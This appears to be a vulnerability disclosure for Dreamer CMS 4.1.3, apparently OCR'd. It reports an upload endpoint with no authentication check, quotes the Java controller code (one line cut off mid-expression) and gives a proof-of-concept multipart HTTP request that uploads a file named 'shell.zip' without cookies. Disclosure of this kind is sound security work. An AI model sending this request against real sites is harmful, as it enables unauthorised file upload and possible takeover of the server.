

Source:https://gitee.com/iteachyou/dreamer_cms
Version:4.1.3

Delete cookies when uploading



successed

In the SRC/main/Java/cc/iteachyou/CMS/controller/admin/UploadController in Java, uploadFile no detection of permissions



```
@RequestMapping("uploadFile")
public void upload(@RequestParam("file") MultipartFile file) {
    ResponseResult respResult = null;
    JSONObject result = new JSONObject();
    try {
        if(file.isEmpty()) {
            return;
        }
        String rootPath = fileConfiguration.getResourceDir();
        String currentDate = DateUtils.getCurrentDate( pattern: "yyyyMMdd");
        System system = systemService.getSystem();
        String uploadDir = system.getUploaddir();
        File directory  = new File( pathname: rootPath + "/" + uploadDir + "/" + currentDate);
        if(!directory.exists()){
            directory.mkdirs();
        }
        String newFileName = IdUtil.getSnowflakeNextIdStr() + file.getOriginalFilename().substring(file.getOriginalFilename(
        String absolutePath = directory.getAbsolutePath(); //获取绝对路径
        File uploadpath = new File( pathname: absolutePath + "/" + newFileName);
        file.transferTo(uploadpath);
        result.put("filepath", currentDate + "/" + newFileName);
```

Poc
POST /upload/uploadFile HTTP/1.1
Host: 192.168.244.1:8888

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----------------------------228867843629469271333844154 12
Content-Length: 1621382
Origin: http://192.168.244.1:8888
Connection: close
Referer: http://192.168.244.1:8888/admin/attachment

----------------------------228867843629469271333844154 12
Content-Disposition: form-data; name="id"

WU_FILE_0
----------------------------228867843629469271333844154 12
Content-Disposition: form-data; name="name"

shell.jpg
----------------------------228867843629469271333844154 12
Content-Disposition: form-data; name="type"

image/jpeg
----------------------------228867843629469271333844154 12
Content-Disposition: form-data; name="lastModifiedDate"

2024/1/24 21:00:44
----------------------------228867843629469271333844154 12
Content-Disposition: form-data; name="size"

1620553
----------------------------228867843629469271333844154 12
Content-Disposition: form-data; name="file"; filename="shell.zip"
Content-Type: image/jpeg
1
----------------------------228867843629469271333844154 12--